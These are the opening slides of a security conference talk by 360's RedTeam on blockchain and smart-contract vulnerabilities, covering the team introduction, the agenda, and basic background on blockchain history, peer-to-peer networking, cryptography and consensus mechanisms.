How to Exploit Blockchain Public Chain and Smart Contract Vulnerability

JiaFeng LI & Changcheng Yang

WHO WE ARE?

RedTeam

ABOUT US

Redteam belongs to the 360 company information security department. Our research includes security services, red and blue confrontation, physical penetration, blockchain security, security research and more.

@rootclay

redteam@360.cn

Block Chain

VULNERABILITY

PRESENTATION OVERVIEW

- 11:45 – 11:50 AM Introduction
- 11:50 – 12:00 AM Background
- 12:00 – 12:15 AM Public Chain
- 12:15 – 12:30 AM Smart Contract
- 12:30 – 12:35 AM Conclusion


redteam@360.cn


01 Introduction &Background

redteam@360.cn

A blockchain is an intelligent peer-to-peer network that uses distributed databases to identify, propagate, and record information, also known as the value Internet. In 2008, Satoshi Nakamoto proposed the concept of “blockchain” in Bitcoin White Paper and created the Bitcoin social network in 2009.

Architecture






Block Chain Core Technology

Blockchain is not a new technology, but a technical combination of old technologies. Its key technologies, including P2P dynamic networking, cryptographic-based shared books, consensus mechanisms (byzantine generals), smart contracts, and other technologies are all older technologies with more than a decade of history.

more…

redteam@360.cn

Block Chain
Core Technology



P2P

Peer-to-peer, or P2P in its abbreviated form, refers to computer networks that use a distributed architecture. That means that all the computers or devices that are part of it share the workloads in the network. The computers or devices that are part of a peer-to-peer network are called peers.

cryptographic &consensus

cryptographic used to sign or Hash calculations.
PoW、PoS、DPoS used to solve the secure problems.

